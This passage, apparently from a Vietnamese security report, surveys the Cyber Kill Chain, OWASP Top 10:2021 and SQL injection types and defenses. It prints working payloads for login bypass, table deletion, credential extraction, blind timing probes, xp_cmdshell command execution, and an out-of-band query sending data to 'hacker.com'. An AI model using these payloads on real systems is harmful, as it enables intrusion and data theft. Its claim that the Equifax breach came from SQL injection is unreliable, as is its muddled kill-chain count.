Sự tồn tại của hacker mũ trắng và các chuẩn mực như OWASP Top 10 đã tạo ra một "hệ sinh thái" an ninh mạng, nơi mà các tổ chức có thể chủ động tìm và vá lỗi trước khi bị tấn công bởi hacker mũ đen, chuyển từ tư duy phòng thủ bị động sang phòng thủ chủ động.[10] Điều này biến việc tìm lỗ hổng thành một ngành công nghiệp hợp pháp, thúc đẩy sự hợp tác trong cộng đồng an ninh mạng toàn cầu để cải thiện an toàn phần mềm.

## 1.2. Vòng đòn tấn công mạng (Cyber Kill Chain)

Mô hình Cyber Kill Chain mô tả con đường mà kẻ tấn công đi qua một cách rát hệ thống để thực hiện một cuộc tấn công vào mục tiêu. Khi hiểu rõ cách thức hoạt động của mô hình này không chỉ giúp mô tả một cuộc tấn công đã xảy ra mà còn cung cấp một bản mẫu để xây dựng chiến lược phòng thủ nhiều lớp [11].



Hình 7: OWASP

OWASP là viết tắt của Open Web Application Security Project (Dự án Bảo mật Ứng dụng Web Mở Toàn cầu). Đây là một tổ chức phi lợi nhuận non-profit organization toàn cầu, hoạt động như một cộng đồng mở nhằm mục đích cải thiện tính bảo mật của phần mềm, ứng dụng web, và các dịch vụ trực tuyến. Mục tiêu cốt lõi của OWASP là cung cấp các tài liệu, công cụ và phương pháp luận khách quan, miễn phí và dễ tiếp cận cho các nhà phát triển, chuyên gia bảo mật và quản trị hệ thống trên toàn thế giới.

Mô hình này bao gồm 7 giai đoạn cốt lõi. Bắt đầu với giai đoạn Reconnaissance (Trinh sát) đây là giai đoạn kẻ tấn công thu thập thông tin về mục tiêu, tìm kiếm các lỗ hổng và điểm yếu. Các phương pháp bao gồm quét hệ thống để tìm lỗ hổng bảo mật hoặc gửi email lừa đảo để lấy thông tin. Tiếp theo, Weaponization (Vũ khí hóa) là giai đoạn sau khi đã có đủ thông tin, kẻ tấn công tạo ra các công cụ tấn công tùy chỉnh, thường kết hợp malware với exploit để tạo ra payload hiệu quả [11]. Delivery (Phân phối) là giai đoạn truyền tải vũ khí tấn công đến nạn nhân, thường thông qua email lừa đảo (phishing), các trang web bị xâm nhập, hoặc USB độc hại [12]. Kế tiếp giai đoạn Exploitation (Khai thác) là thời điểm kẻ tấn công khai thác các lỗ hổng để giành quyền kiểm soát hệ thống, thường bằng cách cài đặt các đoạn mã độc hại [12]. Giai đoạn Command and Control (chỉ huy và điều khiển) sẽ được thực hiện ngay sau đó để thiết lập kênh liên lạc với máy chủ điều khiển từ xa để nhận lệnh và gửi dữ liệu đánh cắp được [13]. Tiếp đó giai đoạn Actions on Objectives (Hành động trên mục tiêu) giúp kẻ tấn công

thực hiện mục tiêu cuối cùng như đánh cắp dữ liệu, phá hủy hệ thống, hoặc mã hóa dữ liệu để tống tiền [11]


Trước khi kết thúc, kẻ tấn công tiến hành giai đoạn Denial of Service (Từ chối dịch vụ) kẻ tấn công tiến hành từ chối các dịch vụ để làm gián đoạn hoạt động của hệ thống mục tiêu.

Bằng cách hiểu từng giai đoạn của cuộc tấn công, các tổ chức có thể đặt ra các lớp phòng thủ tại mỗi "mắt xích." Ví dụ, sử dụng Tường lửa Ứng dụng Web (WAF) để ngăn chặn giai đoạn khai thác, hoặc hệ thống IDS/IPS để phát hiện và ngăn chặn ở giai đoạn xâm nhập. Điều này chuyển đổi tư duy từ việc chỉ tập trung vào việc phát hiện hậu quả sau cùng (như dữ liệu bị đánh cắp) sang phát hiện và ngăn chặn sớm nhất có thể (ngay từ giai đoạn trinh sát). Mặc dù mô hình này hữu ích, sự phổ biến của nó cũng vô tình giúp các tội phạm mạng nhận thức được cách các tổ chức lập kế hoạch phòng thủ, từ đó họ có thể điều chỉnh chiến thuật để tránh bị phát hiện tại các điểm chính.

### 1.3. Tổng quan về các lỗ ống bảo mật Web phổ biến

#### 1.3.1. Giới thiệu về OWASP Top 10

OWASP (Open Web Application Security Project) là một tổ chức phi lợi nhuận nổi tiếng, chuyên cung cấp danh sách 10 rủi ro bảo mật nghiêm trọng nhất đối với các ứng dụng web [14]. Danh sách này là một tài liệu nhận thức tiêu chuẩn cho các nhà phát triển và được công nhận rộng rãi như bước đầu tiên để viết mã an toàn hơn [10].



Hình 8: 10 rủi ro của OWASP

#### 1.3.2. Phân tích các lỗ hổng chính trong OWASP Top 10-2021

Phân tích phiên bản OWASP Top 10:2021 cho thấy sự thay đổi trong bức tranh an ninh mạng. Sự tăng hạng của một số lỗ hổng và sự xuất hiện của các danh mục mới cho thấy các cuộc tấn công ngày nay không chỉ dựa vào các lỗ hổng kỹ thuật mà còn nhắm vào các điểm yếu ở cấp độ kiến trúc, thiết kế và quy trình. Điều này đòi hỏi các nhà phát triển và quản trị viên hệ thống phải chuyển tư duy từ việc chỉ tập trung vào "vá lỗi" sang "xây dựng hệ thống an toàn ngay từ đầu."

A01:2021-Broken Access Control (Kiểm soát truy cập bị hỏng): Lỗ hổng này đã tăng từ vị trí thứ năm, cho thấy 94% các ứng dụng được kiểm tra có vấn đề về kiểm soát truy cập. [15]

A02:2021-Cryptographic Failures (Lỗi mã hóa): Lỗi hổng này được đổi tên từ "Sensitive Data Exposure" để tập trung vào nguyên nhân gốc rễ là các lỗi trong mã hóa, thường dẫn đến việc lộ dữ liệu nhạy cảm. [15]

A03:2021-Injection (Lỗi chèn): Mặc dù giảm xuống vị trí thứ ba, đây vẫn là một mối đe dọa lớn. Lỗi chèn mã độc (như SQL Injection và XSS) vẫn là một trong những lỗ hổng phổ biến nhất và nghiêm trọng nhất. Đáng chú ý, lỗ hổng XSS hiện đã được gộp vào danh mục này. [15]

A04:2021-Insecure Design (Thiết kế không an toàn): Đây là một danh mục hoàn toàn mới, nhấn mạnh tầm quan trọng của việc thiết kế an toàn ngay từ giai đoạn đầu của dự án. Lỗ hổng này tập trung vào các rủi ro liên quan đến sai sót trong thiết kế ứng dụng. [15]

A06:2021-Vulnerable and Outdated Components (Các thành phần dễ bị tổn thương và lỗi thời): Lỗi hổng này tăng từ vị trí thứ 9 lên vị trí thứ 6, cho thấy sự phụ thuộc vào các thư viện bên thứ ba có thể là một điểm yếu nghiêm trọng nếu chúng không được cập nhật thường xuyên. [15]


A09:2021-Security Logging and Monitoring Failures (Lỗi ghi nhật ký và giám sát bảo mật): Lỗi này ảnh hưởng trực tiếp đến khả năng hiển thị và điều tra sự cố. Khi thiếu cơ chế ghi nhật ký và giám sát, việc phát hiện và phản ứng với các cuộc tấn công trở nên cực kỳ khó khăn. [15]

## 2. CÁC KỸ THUẬT TẤN CÔNG WEB SERVER

### 2.1. Tấn công SQL Injection (SQLi)

#### 2.1.1. Giới thiệu về SQL Injection

Đa số các ứng dụng web ngày nay đều sử dụng Ngôn ngữ Truy vấn Cấu trúc (SQL) để quản lý và truy xuất dữ liệu từ các hệ quản trị cơ sở dữ liệu như Oracle, MS SQL hay MySQL. Chính vì vậy, các lỗ hổng liên quan đến SQL thường được xếp vào nhóm nguy hiểm nhất, và một trong những dạng tấn công phổ biến nhất là SQL Injection.




Hình 9: Minh họa SQL Injection

SQL Injection là một kỹ thuật tấn công cho phép kẻ tấn công lợi dụng những lỗ hổng trong quá trình kiểm tra và lọc dữ liệu đầu vào của các ứng dụng web[16]. Bằng cách "tiêm" (inject) các câu lệnh SQL bất hợp pháp thông qua các form nhập liệu, kẻ tấn công có thể thực thi các truy vấn không mong muốn trên cơ sở dữ liệu, thậm chí trên cả máy chủ đang chạy ứng dụng đó [17].

Tấn công SQL Injection có thể gây ra những hậu quả nghiêm trọng, từ việc đánh cắp thông tin nhạy cảm của người dùng (như tài khoản, mật khẩu, thông tin thẻ tín dụng) cho đến việc xóa, thay đổi hoặc chèn dữ liệu [18]. Điều này đã được chứng minh qua các vụ tấn công lớn trong lịch sử. Ví dụ, một đợt tấn công vào tháng 12 năm 2010 đã lấy đi hàng trăm ngàn thông tin khách hàng. Nổi tiếng nhất là vụ việc hacker Albert Gonzalez đã đánh cắp 130 triệu thông tin thẻ tín dụng thông qua lỗ hổng này. Tầm quan trọng của SQL Injection đã được khẳng định khi nó đứng

đầu danh sách các lỗ hổng bị tấn công nhiều nhất vào năm 2010, cho thấy tính phổ biến và hiệu quả của kỹ thuật này.



Hình 10: Minh họa SQL Injection

### 2.1.2. Các loại Lỗi thường gặp dẫn đến SQL Injection

Lỗi SQL Injection thường phát sinh từ sự thiếu sót trong việc xử lý dữ liệu đầu vào của lập trình viên. Có ba dạng lỗi chính:

#### a) Không kiểm tra ký tự thoát truy vấn (Escaping Characters)

Đây là dạng lỗi cơ bản nhất, xảy ra khi mã nguồn không kiểm tra chặt chẽ các ký tự đặc biệt như dấu nháy đơn (') trong các câu truy vấn. Khi đó, kẻ tấn công có thể chèn các chuỗi ký tự độc hại để biến đổi câu truy vấn gốc.

##### o Ví dụ minh họa:

Một đoạn mã ASP đơn giản dùng để xác thực đăng nhập:

```
statement = "SELECT * FROM users WHERE name = '"  
+ userName + "'";
```

Câu lệnh này được thiết kế để tìm một người dùng có tên khớp với biến userName do người dùng nhập vào.

Nếu kẻ tấn công nhập giá trị `a' or 'true'='true` vào trường `userName`, câu truy vấn sẽ trở thành:

```
SELECT * FROM users WHERE name = 'a' OR  
'true'='true';
```

Vì `'true'='true'` luôn đúng, câu truy vấn sẽ trả về tất cả các bản ghi, cho phép kẻ tấn công vượt qua bước xác thực mà không cần biết mật khẩu.

Trong trường hợp sử dụng API cho phép thực hiện nhiều truy vấn cùng lúc (như một số phiên bản của MySQL), kẻ tấn công có thể thực thi thêm các lệnh khác.

- o Ví dụ, nhập giá trị:

```
a';DROP TABLE users; SELECT * FROM data WHERE 't' = 't'
```

Câu truy vấn sẽ biến đổi thành:

```
SELECT * FROM users WHERE name = 'a';DROP TABLE users; SELECT * FROM DATA WHERE 't' = 't';
```

Hậu quả là bảng users sẽ bị xóa, gây ra thiệt hại nghiêm trọng.

### b) Xử lý không đúng kiểu dữ liệu (Incorrect Data Type Handling)

Lỗi này xảy ra khi lập trình viên mong đợi một kiểu dữ liệu cụ thể (ví dụ: số nguyên) nhưng lại không kiểm tra tính hợp lệ của dữ liệu đầu vào. Điều này cho phép kẻ tấn công chèn chuỗi ký tự vào trường số, từ đó thực thi các lệnh SQL độc hại.

- o Ví dụ minh họa:

Một câu lệnh SQL tìm kiếm dữ liệu dựa trên ID:

```
statement := "SELECT * FROM data WHERE id = " +  
a_variable + ":";
```

Biến **a\_variable** được mong đợi là một số. Tuy nhiên, nếu kẻ tấn công nhập **1;DROP TABLE users**, câu truy vấn sẽ trở thành:

```
SELECT * FROM DATA WHERE id=1;DROP TABLE users;
```

Câu lệnh này sẽ tìm bản ghi có id bằng 1 và sau đó xóa toàn bộ bảng users.

#### 2.1.3. Các dạng tấn công SQL Injection

##### Dạng 1: Tấn công SQL Injection trong Băng Tần (In-band SQL Injection)

Đây là loại tấn công phổ biến nhất, trong đó kẻ tấn công sử dụng cùng một kênh giao tiếp để thực hiện tấn công và nhận kết quả truy vấn. Kết quả của truy vấn độc hại được hiển thị trực tiếp trong phản hồi HTTP của ứng dụng web.

### a) Kỹ thuật Dựa trên Logic (Logic-based SQLi)

**Tấn công bằng câu lệnh SELECT** là dạng tấn công phún tạt hơn, yêu cầu kẻ tấn công phải hiểu rõ các thông báo lỗi từ hệ thống. Kẻ tấn công sử dụng từ khóa **UNION SELECT** để kết hợp một truy vấn hợp pháp với một truy vấn độc hại.

**Ví dụ:** Nhập vào trường tìm kiếm chuỗi:

```
UNION SELECT ALL SELECT OtherField FROM  
OtherTable WHERE ''='(*)
```

Câu truy vấn sẽ tìm kiếm thêm dữ liệu từ bảng OtherTable thay vì bảng ban đầu. Một biến thể khác là dùng lệnh **DROP TABLE** để xóa bảng dữ liệu, như **ví dụ**:

```
DROP TABLE T_AUTHORS --.
```

**Tấn công bằng câu lệnh INSERT** là dạng này thường xảy ra trên các form đăng ký hoặc cập nhật thông tin. Nếu hệ thống không kiểm tra tính hợp lệ của dữ liệu, kẻ tấn công có thể chèn các câu lệnh SQL vào các trường nhập liệu.

**Ví dụ:** Một câu lệnh **INSERT** có dạng:

```
INSERT INTO TableName VALUES('Value One', 'Value  
Two', 'Value Three').
```

Nếu kẻ tấn công nhập : vào một trong các trường, câu truy vấn sẽ thực thi thêm một lệnh SELECT để lấy thông tin từ bảng TableName.

```
+ (SELECT TOP 1 FieldName FROM TableName) +
```

**Vượt qua kiểm tra lúc đăng nhập (Login Bypass)** thực hiện qua việc kẻ tấn công lợi dụng lỗi SQL để vượt qua trang xác thực. Thay vì nhập tên đăng nhập và mật khẩu hợp lệ, chúng sử dụng các chuỗi như ' OR 1=1-- để biến đổi câu truy vấn, khiến điều kiện xác thực luôn đúng và cho phép truy cập trái phép.

### b) Kỹ thuật Dựa trên Lỗi (Error-based SQL Injection)

Kẻ tấn công cố ý chèn mã SQL độc hại để gây ra lỗi cơ sở dữ liệu. Thông báo lỗi này thường tiết lộ thông tin nhạy cảm về cấu trúc cơ

sở dữ liệu (tên bảng, phiên bản DB, v.v.). Nguyên tắc dựa trên việc lợi dụng việc ứng dụng hiển thị chi tiết lỗi SQL cho người dùng.

Ví dụ Khai thác: Chèn các truy vấn phụ (sub-queries) vào một trường nhập liệu để buộc cơ sở dữ liệu trả về thông tin trong thông báo lỗi.

Payload tiêu biểu:

```
0' AND (SELECT 0 FROM (SELECT count(*),  
CONCAT((SELECT @@version),  
FLOOR(RAND(0)*2)) AS x  
FROM information_schema.columns GROUP BY x) y) -- '
```

Truy vấn này cố tình tạo ra lỗi khóa trùng lặp (Duplicate entry) trong hàm GROUP BY để nhúng giá trị của biến hệ thống @@version vào thông báo lỗi.

### c) Kỹ thuật dựa trên UNION (UNION-based SQL Injection)

Kẻ tấn công sử dụng toán tử UNION SELECT để kết hợp kết quả của một truy vấn hợp pháp của ứng dụng với kết quả từ một hoặc nhiều truy vấn độc hại của riêng chúng. Kỹ thuật này yêu cầu số lượng cột và kiểu dữ liệu phải khớp giữa các truy vấn. Cách này dựa trên nguyên tắc sử dụng UNION để trích xuất dữ liệu từ các bảng khác (ví dụ: bảng chứa thông tin người dùng, mật khẩu).

Ví dụ Khai thác:

Xác định số cột: Thử các lệnh **UNION SELECT 1**, **UNION SELECT 1,2**, v.v. cho đến khi không còn lỗi.

Payload:

```
1' UNION SELECT 1,2,3...n -- (n là số cột)
```

Trích xuất dữ liệu: Sau khi xác định số cột, thay thế các giá trị cố định bằng các lệnh để trích xuất thông tin.

Trích xuất tên bảng:

```
1' UNION SELECT 1,tablename FROM  
information_schema.tables --
```

Trích xuất thông tin người dùng:

```
1' UNION SELECT 1,concat(user,':',password) FROM users -
```

## Dạng 2: Tấn công SQL Injection Mù (Blind SQL Injection)

Tấn công SQL mù xảy ra khi kết quả của truy vấn SQL không được trả lại trực tiếp trong phản hồi HTTP. Kẻ tấn công phải suy luận thông tin bằng cách quan sát các dấu hiệu gián tiếp như thời gian phản hồi của máy chủ hoặc sự thay đổi nhỏ trong nội dung trang.

### a) Kỹ thuật Dựa trên Boolean (Boolean-based Blind SQL Injection)

Kẻ tấn công gửi các truy vấn trả về kết quả Đúng (TRUE) hoặc Sai (FALSE) và quan sát sự khác biệt trong phản hồi của ứng dụng (ví dụ: thông báo "ID người dùng tồn tại" hoặc "ID người dùng KHÔNG CÓ"). Cách tấn công này dựa trên nguyên tắc khai thác lỗ hổng bằng cách đặt các câu hỏi Đúng/Sai cho cơ sở dữ liệu và suy luận câu trả lời từ phản hồi.

Ví dụ Khai thác (Tìm độ dài tên cơ sở dữ liệu):

Payload:

```
1' and length(database())=4;--
```

Nếu phản hồi là TRUE (ví dụ: hiển thị nội dung), kẻ tấn công biết độ dài tên là 4.

Ví dụ Khai thác (Tìm ký tự tên cơ sở dữ liệu):

Payload:

```
1' and substring(database(),1,1)='d';--
```

Nếu phản hồi là TRUE, ký tự đầu tiên là 'd'. Kẻ tấn công sẽ lặp lại quá trình này (thường bằng script) để trích xuất toàn bộ dữ liệu.

### b) Kỹ thuật Dựa trên Thời gian (Time-based Blind SQL Injection)

Kẻ tấn công gửi một truy vấn chứa một hàm buộc máy chủ tạm dừng (SLEEP() hoặc tương đương) nếu một điều kiện cụ thể là đúng. Thời gian phản hồi của máy chủ sẽ cho biết kết quả của

điều kiện. Nguyên tắc dựa trên việc đo lường thời gian phản hồi để xác định kết quả của truy vấn logic.

Ví dụ Khai thác (Kiểm tra lỗ hổng):

Payload:

```
1' AND sleep(10);--
```

Nếu máy chủ mất 10 giây để phản hồi, lỗ hổng tồn tại.

Ví dụ Khai thác (Trích xuất thông tin):

Payload:

```
1' and if((select+@@version) like "10%",sleep(2),null);--
```

Nếu phản hồi bị trì hoãn 2 giây, điều kiện (@@version bắt đầu bằng "10") là TRUE. Nếu không, phản hồi nhanh chóng.

### Dạng 3: Tấn công SQL Injection Ngoài Băng Tần (Out-of-Band SQL Injection - OOB)

Đây là loại tấn công mà kẻ tấn công không nhận kết quả truy vấn trực tiếp thông qua ứng dụng web. Thay vào đó, chúng buộc cơ sở dữ liệu gửi dữ liệu ra một kênh ngoại vi (như yêu cầu DNS hoặc HTTP) đến một máy chủ do kẻ tấn công kiểm soát. Kỹ thuật này thường được sử dụng khi các kỹ thuật khác không khả thi. Dạng tấn công này dựa trên nguyên tắc sử dụng các chức năng của cơ sở dữ liệu (như load\_file, UTL\_HTTP hoặc các hàm DNS) để truyền dữ liệu qua giao thức mạng.

Ví dụ Khai thác (MySQL):

Payload: q

```
1';select  
load_file(concat('\\\\\\',version(),'.'hacker.com\\s.txt));
```

Truy vấn này buộc cơ sở dữ liệu thực hiện một yêu cầu chia sẻ tệp (hoặc DNS lookup) có chứa phiên bản cơ sở dữ liệu (version()) được nhúng vào tên miền mà kẻ tấn công đang lắng nghe (.hacker.com). Kẻ tấn công sau đó đọc tệp nhật ký của máy chủ tên miền để trích xuất dữ liệu.

#### **Dạng 4: Tấn công SQL Dựa trên Stacked Queries (Chồng Lệnh)**

Kẻ tấn công sử dụng ký tự phân cách câu lệnh (thường là dấu chấm phẩy ;) để thêm một hoặc nhiều câu lệnh SQL hoàn toàn mới vào truy vấn gốc. Nguyên tắc dựa trên thực thi nhiều lệnh SQL liên tiếp, bao gồm các lệnh không nhằm mục đích lấy dữ liệu mà để thay đổi hoặc phá hủy dữ liệu (ví dụ: DROP TABLE).

Ví dụ Khai thác:

Payload:

```
1; DROP TABLE users; --
```

Truy vấn kết hợp:

```
SELECT * FROM data WHERE id=1; DROP TABLE users; --
```

Câu lệnh này sẽ tìm kiếm dữ liệu đầu tiên, sau đó thực thi lệnh DROP TABLE users để xóa toàn bộ bảng người dùng.

#### **Dạng 5: Tấn công SQL bằng Stored Procedures (Thủ tục Lưu trữ)**

Dạng tấn công nguy hiểm này sử dụng các thủ tục lưu trữ có sẵn trong cơ sở dữ liệu để thực thi các lệnh trên hệ điều hành của máy chủ. Cách tấn công này dựa trên nguyên tắc nếu ứng dụng web được chạy với đặc quyền cao (ví dụ: quyền sa trong MS SQL Server), kẻ tấn công có thể thực thi các thủ tục quản lý hệ thống.

Ví dụ Khai thác (MS SQL Server):

Payload:

```
; EXEC xp_cmdshell 'cmd.exe dir C:' --
```

Câu lệnh này sử dụng thủ tục mở rộng xp\_cmdshell để chạy lệnh dir C: trên hệ điều hành của máy chủ, cho phép kẻ tấn công liệt kê thư mục.

##### **2.1.4. Tác động của các cuộc tấn công SQL Injection thành công**

Việc một cuộc tấn công SQL Injection thành công có thể cho phép tội phạm mạng truy cập thông tin nhạy cảm hoặc cho phép thực hiện các hoạt động trái phép trên database. Cụ thể tội phạm mạng có thể

truy cập trái phép vào danh sách người dùng, thông tin nhận dạng các nhân (PII), số thẻ tín dụng và các dữ liệu nhạy cảm khác được lưu trong database.[17].

Một vài study case làm ví dụ có thể nhắc đến như vụ vi phạm dữ liệu Equifax (2017). Ở đó, tin tức đã khai thác lỗ hổng SQL injection trong hệ thống của công ty, xâm phạm hồ sơ cá nhân của 143 triệu người dùng . Vụ xâm phạm này đã tiết lộ dữ liệu nhạy cảm như số an sinh xã hội, ngày sinh, địa chỉ hoặc thông tin thẻ tín dụng, làm lung lay niềm tin vào tính bảo mật của công ty. Chúng có thể thay đổi hoặc xóa dữ liệu trong cơ sở dữ liệu, dẫn đến mất dữ liệu đáng kể hoặc khiến hệ thống không hoạt động. Cuộc tấn công Sony PlayStation Network (2011) là một ví dụ khác. Trong đó kẻ tấn công lợi dụng lỗ hổng SQL injection, chúng đã xâm nhập thành công vào mạng PlayStation Network của Sony. Khoảng 77 triệu người dùng bị đánh cắp và xóa dữ liệu. Điều này dẫn đến gián đoạn dịch vụ và làm lung lay niềm tin của người dùng. Hacker có được quyền quản trị hệ thống hoặc cơ sở dữ liệu cơ bản, cho phép họ thực hiện nhiều hành động độc hại hơn hoặc truy cập trái phép vào các khu vực cụ thể của hệ thống.

### 2.1.5. Biện pháp phòng chống tấn công SQL Injection

Để bảo vệ web server khỏi các cuộc tấn công SQL Injection, cần áp dụng các biện pháp sau:

Trước hết cần **kiểm tra và lọc dữ liệu đầu vào (Input Validation & Sanitization)** vì đây là biện pháp cơ bản và quan trọng nhất. Lập trình viên phải kiểm tra chặt chẽ các biến hoặc dữ liệu đầu vào, đặc biệt là các form nhập liệu trên trang web. Các ký tự đặc biệt mà hacker thường dùng cần được lọc hoặc từ chối.

Thực hiện việc này theo hai cách một là đưa các ký tự được chấp nhận hoặc bị từ chối vào danh sách trắng và danh sách đen trong các trường nhập liệu của người dùng. Việc tạo danh sách các ký tự được chấp thuận là một phương pháp hiệu quả để phòng thủ trước các cuộc tấn công SQL injection. Khi danh sách trắng đã sẵn sàng, ứng dụng sẽ không cho phép tất cả các yêu cầu chứa các ký tự nằm ngoài danh sách trắng đó.

Danh sách đen không phải là giải pháp được khuyến nghị để bảo vệ chống lại bất kỳ loại tấn công chèn mã độc nào vì nó dễ bị lối. Phương pháp này hiệu quả miễn là nhà phát triển có thể đảm bảo rằng các trường nhập liệu của người dùng không chấp nhận bất kỳ ký tự đặc biệt nào ngoài những ký tự bắt buộc. Kết quả là sẽ loại bỏ tất cả các ký tự có thể gây hại.

Chúng ta hãy sử dụng ví dụ về một cửa hàng trang web cho phép người tiêu dùng tìm kiếm theo từ khóa để chứng minh tác động của

việc tấn công SQL. Kẻ tấn công có thể lợi dụng việc trang web không kiểm tra kỹ lưỡng thông tin người dùng bằng cách nhập mã SQL injection độc hại vào trường tìm kiếm. Sau đó, cơ sở dữ liệu của trang web có thể chạy mã này, cho phép kẻ tấn công truy cập vào dữ liệu nhạy cảm như tên người dùng, mật khẩu và thông tin thanh toán.

Các nhà phát triển có thể sử dụng các phương pháp như truy vấn tham số và khử trùng đầu vào để chủ động xác thực dữ liệu đầu vào của người dùng và ngăn chặn loại tấn công này. Cả truy vấn có tham số và kỹ thuật khử trùng đều loại bỏ các ký tự có khả năng gây hại mà bạn có thể sử dụng để thực thi các lệnh độc hại từ dữ liệu đầu vào của người dùng trước khi gửi đến cơ sở dữ liệu.

Bên cạnh đó ta có thể áp dụng **Prepared Statements (Câu lệnh chuẩn bị)** đây là phương pháp hiệu quả nhất để ngăn chặn SQL Injection. Thay vì xây dựng câu lệnh SQL bằng cách ghép chuỗi, bạn sử dụng các tham số (placeholder). Điều này giúp tách biệt hoàn toàn mã SQL với dữ liệu đầu vào, ngăn chặn mã độc thực thi.

Đây là các câu lệnh SQL được biên dịch sẵn, tách biệt logic SQL với dữ liệu đầu vào của người dùng. Với những câu lệnh này, doanh nghiệp có thể tự bảo vệ mình khỏi các cuộc tấn công SQL injection bằng cách bảo vệ các trường dữ liệu đầu vào của người dùng khỏi mã độc. Thuật ngữ "xác thực đầu vào" đề cập đến quá trình so sánh dữ liệu người dùng nhập vào với một bộ tiêu chuẩn. Doanh nghiệp cần triển khai các biện pháp kiểm tra xác thực đầu vào chặt chẽ để đảm bảo dữ liệu người dùng nhập vào là hợp lệ và đáp ứng các tiêu chuẩn về giá trị kỳ vọng, kiểu dữ liệu và độ dài. Bằng cách này, tội phạm mạng sẽ không sử dụng các trường nhập liệu để lén đưa vào các câu lệnh SQL độc hại [17].

Thực hiện **truy vấn có tham số** cũng là một cách phòng chống an toàn. Tương tự như các câu lệnh đã chuẩn bị, chúng làm giảm khả năng xảy ra lỗ hổng SQL injection bằng cách sử dụng trình giữ chỗ cho dữ liệu đầu vào của người dùng và tự động khử trùng dữ liệu đầu vào [17].

Ngoài ra ta cần **gán quyền thích hợp cho người** dùng để mỗi tài khoản kết nối đến cơ sở dữ liệu từ ứng dụng web chỉ nên có các quyền tối thiểu cần thiết. Tránh sử dụng tài khoản có quyền quản trị tối cao (sa). Cách này đảm bảo người dùng chỉ có thể truy cập vào dữ liệu họ cần để thực hiện công việc. Nhờ đó, bạn có thể bảo vệ dữ liệu nhạy cảm và mã của mình tốt hơn khỏi những kẻ xâm nhập.

Việc bảo mật cơ sở dữ liệu SQL đòi hỏi phải hạn chế hoặc hạn chế nghiêm ngặt quyền truy cập vào tài khoản quản trị. Bằng cách thực hiện các biện pháp này, bạn có thể thực thi hiệu quả khái niệm đặc quyền tối thiểu, giảm nguy cơ tấn công mạng, ngăn chặn truy cập trái phép và giảm tác động của các mối đe dọa nội bộ. Nếu bạn quản

lý tài khoản quản trị cẩn thận và chú ý đến bất kỳ dấu hiệu bất thường nào, bạn sẽ bảo mật tốt hơn hệ thống cơ sở dữ liệu SQL của mình [17].

Hơn thê nữa **hạn chế thông báo lỗi chi tiết** là việc cần cân nhắc vì việc thông báo hiển thị các thông báo lỗi cơ sở dữ liệu một cách trực tiếp cho người dùng có thể tiết lộ cấu trúc của cơ sở dữ liệu và cung cấp thông tin hữu ích cho kẻ tấn công.


Sau đó, ta nên **cập nhật và vá lỗi máy chủ** một cách thường xuyên cập nhật các bản vá lỗi bảo mật cho máy chủ cơ sở dữ liệu và hệ điều hành. Đảm bảo tất cả các ứng dụng phần mềm đều được cập nhật và vá lỗi bảo mật mới nhất . Điều này có thể khiến kẻ xấu khó khai thác lỗ hổng trong các chương trình lỗi thời.

